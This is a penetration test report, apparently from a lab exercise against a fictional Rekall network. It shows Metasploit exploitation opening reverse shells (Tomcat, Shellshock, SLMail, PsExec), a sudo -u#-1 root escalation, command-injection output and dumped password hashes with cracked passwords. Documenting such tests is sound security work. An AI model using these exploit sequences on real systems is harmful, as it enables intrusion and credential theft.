



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

DreamHack, LLC

Daniele Galleano

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	DreamHack, LLC
Contact Name	Daniele Galleano
Contact Title	Penetration Tester
Contact Phone	04255255255
Contact Email	danielegalleano@dreamhack.com

Document History

Version	Date	Author(s)	Comments
001	01/10/2023	Daniele Galleano	Draft
002	02/10/2023	Smith Senior	feedback/review
003	02/20/2023	Daniele Galleano	final

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain a perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 172.22.117.10 172.22.117.20 34.102.136.180 rekall.local *totalrekall.xyz	Internal Domain: rekall.local ranges: • 192.168.13.0/24 • 172.22.117.0/24 Public Website: www.totalrekall.xyz


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Privilege escalation from meterpreter shell using the migrate command failed. target not exploitable
- Traversal remote code execution failed, target not exploitable
- Exploitation on Microsoft Windows RCP failed. Not exploitable

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Exposure of Sensitive Information to an Unauthorized Actor Vulnerability
- Reflected Cross-site-scripting (XSS) vulnerability
- SQL injection vulnerability on User Login page
- Command injections vulnerability
- weak user credentials vulnerability on web application
- Apache Tomcat Remote Code Execution Vulnerability
- Shellshock vulnerability on apache server
- Weak user credentials on SSH protocol, privilege escalation vulnerability
- SLMAIL pop3d buffer overflow vulnerability
- Hashes Dumping vulnerability
- PsExec vulnerability to access to the Server machine and retrieve sensitive information

Executive Summary

Used Nessus to perform OSINT on totalrekall.xyz, retrieved sensitive information “flag1”, and user information for ssh connection.

Registrant Contact Information:	
Name	sshUser alice
Organization	
Address	h8s692hskasd Flag1
City	Atlanta
State / Province	Georgia
Postal Code	30309
Country	US
Phone	+1.7702229999
Email	jlow82u.com

Used gobuster as a brute-force scanner tool to enumerate directories/files on the totalrekall.xyz

```
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://192.168.14.35
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.3
[+] Timeout:      10s

2023/01/03 09:20:11 Starting gobuster in directory enumeration mode

/.htaccess          (Status: 403) [Size: 289]
/.htpasswd          (Status: 403) [Size: 289]
/.hta               (Status: 403) [Size: 284]
/.git/HEAD          (Status: 200) [Size: 23]
/About              (Status: 200) [Size: 562]
/admin              (Status: 301) [Size: 313] [→ http://192.168.14.35/admin/]
/bugs               (Status: 200) [Size: 6108]
/cgi-bin/           (Status: 403) [Size: 288]
/Contact            (Status: 200) [Size: 0]
/documents          (Status: 301) [Size: 317] [→ http://192.168.14.35/documents/]
/fonts              (Status: 301) [Size: 313] [→ http://192.168.14.35/fonts/]
/Home               (Status: 200) [Size: 1919]
/images             (Status: 301) [Size: 314] [→ http://192.168.14.35/images/]
/index.html         (Status: 200) [Size: 8818]
/index.php          (Status: 302) [Size: 0] [→ portal.php]
/index              (Status: 200) [Size: 8247]
/info.php           (Status: 200) [Size: 3191]
/js                 (Status: 301) [Size: 310] [→ http://192.168.14.35/js/]
/jquery             (Status: 200) [Size: 89476]
/Login              (Status: 200) [Size: 501]
/message            (Status: 200) [Size: 28]
/passwords          (Status: 301) [Size: 317] [→ http://192.168.14.35/passwords/]
/portal             (Status: 200) [Size: 4977]
/phpinfo.php        (Status: 200) [Size: 80400]
/robots             (Status: 200) [Size: 192]
/robots.txt         (Status: 200) [Size: 192]
/server-status      (Status: 403) [Size: 293]
/soap               (Status: 301) [Size: 312] [→ http://192.168.14.35/soap/]
/stylesheets        (Status: 301) [Size: 319] [→ http://192.168.14.35/stylesheets/]
/vendors            (Status: 200) [Size: 64]
/web.config         (Status: 200) [Size: 7470]

2023/01/03 09:20:11 Finished
```

robots.txt reveal restricted areas of the website and sensitive information




```
User-agent: GoodBot
Disallow:


User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
```

XSS reflected vulnerability, weak input validation, performed XSS payload on the “Choose Your Character field”



SQL injection vulnerability on User Login page, sql injection performed on the password field



Command injection vulnerability, retrieved information from /etc/passwd

DNS Check

```
Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative
answer: Name: www.google.com Address: 142.250.204.4
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr
/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:
/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var
/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:
/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin
/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home
/syslog:/bin/false mysql:x:102:105:MySQL
Server,,,/nonexistent:/bin/false melina:x:1000:1000::/home
/melina:
```

After retrieving valid username, weak user credentials vulnerability while performing a password guessing attack:

username= melina

password= melina

 REKALL CORPORATION

[Home](#) [About Rekall](#)

User Login

Please login with your user credentials!

Login:

Password:

Used Nmap aggressive scanning on host 192.168.13.10

```
(root@kali)~# nmap -A 192.168.13.10
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-05 03:28 EST
Nmap scan report for 192.168.13.10
Host is up (0.000073s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13    Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http     Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.07 ms  192.168.13.10
```

Used metasploit to exploit a vulnerability on Tomcat web server, meterpreter session opened as a root user.

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set rhosts 192.168.13.10
rhosts => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit
[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Uploading payload.
[*] Payload executed!
[*] Command shell session 2 opened (192.168.13.1:4444 => 192.168.13.10:43892) at 2023-01-13 00:07:50 -0500

pwd
/usr/local/tomcat
whoami
root

# cat /root/.flag7.txt
cat /root/.flag7.txt
8ks6sbhss
```

Used Nmap aggressive scan on 192.168.13.11

```
(root@kali)~# nmap -A 192.168.13.11
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-05 03:32 EST
Nmap scan report for 192.168.13.11
Host is up (0.000071s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp  open  http     Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:C0:A8:0D:0B (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.07 ms  192.168.13.11

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.83 seconds
```

used metasploit to perform a traversal remote code execution. failed, target not exploitable

- host 192.168.13.11

```
msf6 exploit(multi/http/apache_normalize_path_rce) > set rhosts 192.168.13.11
rhosts => 192.168.13.11
msf6 exploit(multi/http/apache_normalize_path_rce) > set lhost 192.168.13.1
lhost => 192.168.13.1
msf6 exploit(multi/http/apache_normalize_path_rce) > exploit

[*] Started reverse TCP handler on 192.168.13.1:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[-] https://192.168.13.11:443 - No response, target seems down.
[*] Scanned 1 of 1 hosts (100% complete)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable.
[*] Exploit completed, but no session was created.
```

Used metasploit to exploit the Shellshock vulnerability on the apache2 web server, meterpreter session opened.

- host 192.168.13.11

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhost 192.168.13.11
rhost => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.23.81.155:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 1 opened (172.23.81.155:4444 -> 192.168.13.11:36032) at 2023-01-05 04:25:43 -0500

meterpreter > 
```

accessed info:

- etc/passwd
- etc/sudoers
- etc/networks

attempted privilege escalation from the meterpreter shell, failed.

```
meterpreter > ps

Process List
-----
```

PID	PPID	Name	Arch	User	Path
1	0	apache2	x86_64	root	
7	1	apache2	x86_64	www-data	
8	1	apache2	x86_64	www-data	
9	1	apache2	x86_64	www-data	
67	7	shockme.cgi	x86_64	www-data	/bin/bash
68	67	shockme.cgi	x86_64	www-data	/bin/bash
69	68	MwpGS	x86	www-data	/tmp/MwpGS

```
meterpreter > migrate 1
[-] The "migrate" command is not supported by this Meterpreter type (x86/linux)
meterpreter > migrate 0
[-] The "migrate" command is not supported by this Meterpreter type (x86/linux)
```

Previously retrieved information with Nessus when performing OSINT on totalrekall.xyz

```
Registrant Contact Information:
  Name      sshUser alice
  Organization
  Address    h8s692hskasd Flag1
```

Used Nmap aggressive scanning on host 192.168.13.14: port 22 open, SSH protocol

```
(root@kali)~[~]
# nmap -A 192.168.13.14
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-05 03:29 EST
Nmap scan report for 192.168.13.14
Host is up (0.000064s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:48:0b:49:20:79:8d:7e:8c:32:81:26:67:a1:b8:4d (RSA)
|   256 04:14:eb:7f:20:da:17:b5:09:5e:3e:4b:ef:04:5e:e0 (ECDSA)
|_  256 da:4c:6b:82:63:b4:fe:bc:51:87:bf:5a:bb:61:7e:86 (ED25519)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.06 ms  192.168.13.14

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.82 seconds
```

weak password vulnerability on SSH protocol for username: alice

- host 192.168.13.14
- password guessing alice:alice

```
(root@kali)~[~]
# ssh alice@192.168.13.14
The authenticity of host '192.168.13.14 (192.168.13.14)' can't be established.
ED25519 key fingerprint is SHA256:WHJ5CHqJhDeNScYHwpm2J+Gxac9V6YhD1LPjHzCvPSA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.13.14' (ED25519) to the list of known hosts.
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 6.0.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ pwd
/
$ whoami
alice
$
```

Sudo security configuration Vulnerability, lets users become root by getting id number 0 which is the root id.

- retrieved sensitive information

```
Could not chdir to home dire
$ pwd
/
$ whoami
alice
$ sudo -u#-1 whoami
root
```

```
$ sudo -u#-1 find -type f -iname *flag*
./root/flag12.txt
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS0/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/platform/serial8250/tty/ttyS1/flags
./sys/devices/virtual/net/lo/flags
./sys/devices/virtual/net/eth0/flags
./sys/module/scsi_mod/parameters/default_dev_flags
./proc/sys/kernel/acpi_video_flags
./proc/sys/net/ipv4/fib_notify_on_flag_change
./proc/sys/net/ipv6/fib_notify_on_flag_change
./proc/kpageflags
$
```

```
$ sudo -u#-1 cat /root/flag12.txt
d7sdfksdf384
$
```

- privilege escalation

```
$ whoami
alice
$ sudo -u#-1 sudo su
root@d5f6b93128f0:/# whoami
root
root@d5f6b93128f0:/#
```

pop3 SLMAIL pop3d
port 110

```
msf6 exploit(windows/pop3/seattlelab_pass) > set lhost eth3
lhost => eth3
msf6 exploit(windows/pop3/seattlelab_pass) > set rhosts 172.22.117.20
rhosts => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:56796 ) at 2023-01-12 20:32:01 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Program Files (x86)\SLmail\System
```

load kiwi retrieve the username and password hashes

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c0460
20

* Iteration is set to default (10240)

[NL$1 - 1/12/2023 5:30:54 PM]
RID      : 00000450 (1104)
User     : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```

```
RID : 000003ea (1002)
User : flag6
Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
lm - 0: 61cc909397b7971a1ceb2b26b427882f
ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

```
RID : 000003e9 (1001)
User : sysadmin
Hash NTLM: 1e09a46bffe68a4cb738b0381af1dc96
```

```
flag6:$NT$50135ed3bf5e77097409e4a9aa11aa39:Computer!
sysadmin:$NT$1e09a46bffe68a4cb738b0381af1dc96:Spring2022
admbob:$DCC2$10240#admbob#3f267c855ec5c69526f501d5d461315b:Changeme!
```

Used `rpc_authbypass` module from metasploit on host 172.22.117.20. Failed

```
msf6 exploit(windows/http/ca_arcserve_rpc_authbypass) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Sending request to 172.22.117.20:135
[-] Exploit aborted due to failure: not-found: The server did not respond to our request
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/ca_arcserve_rpc_authbypass) > 
```

Used PsExec to access the Server machine and retrieve sensitive information

- host 172.22.117.10

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:4445 - Connecting to the server...
[*] 172.22.117.10:4445 - Authenticating to 172.22.117.10:4445 as user 'admbob'...
[*] 172.22.117.10:4445 - Selecting PowerShell target
[*] 172.22.117.10:4445 - Executing the payload...
[*] 172.22.117.10:4445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.10:49751) at 2023-01-14 20:21:20 -0500

meterpreter > sysinfo
Computer      : WINDC01
OS           : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en-US
Domain       : REKALL
Logged On Users : 7
Meterpreter   : x86/windows
```

```
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[+] [172.22.117.10] Process Started PID: 3268
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 3 opened (172.22.117.100:4444 → 172.22.117.10:60319 ) at 2023-01-09 04:47:22 -0500
```

```
meterpreter > getuid
Server username: REKALL\ADMBob
meterpreter > sysinfo
Computer      : WINDC01
OS            : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : REKALL
Logged On Users : 7
Meterpreter   : x86/windows
meterpreter >
```

```
meterpreter > shell
Process 4016 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>net users
net users
```

```
User accounts for \\
```

ADMBob	Administrator	flag8-ad12fc2ffc1e47
Guest	hdodge	jsmith
krbtgt	tschubert	

```
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 142E-CF94

Directory of C:\

02/15/2022  02:04 PM      32 flag9.txt
09/14/2018  11:19 PM      <DIR>      PerfLogs
02/15/2022  10:14 AM      <DIR>      Program Files
02/15/2022  10:14 AM      <DIR>      Program Files (x86)
02/15/2022  10:13 AM      <DIR>      Users
02/15/2022  01:19 PM      <DIR>      Windows
               1 File(s)      32 bytes
               5 Dir(s)  18,955,755,520 bytes free
```

```
C:\>type flag9.txt
type flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872
```

Summary Vulnerability Overview

Vulnerability	Severity
Exposure of Sensitive Information to an Unauthorized Actor.	Medium
Reflected Cross-site-scripting (XSS) vulnerability	High
SQL injection vulnerability on User Login page	Critical
Command injections vulnerability	Medium
weak user credentials vulnerability on web application	High
Apache Tomcat Remote Code Execution Vulnerability	Critical
Shellshock vulnerability on apache server	High
Weak user credentials on SSH protocol, privilege escalation vulnerability	Critical
SLMAIL pop3d buffer overflow vulnerability	Critical
Hashes Dumping vulnerability	High
Psexec vulnerability to access to the Server machine and retrieve sensitive information	Critical

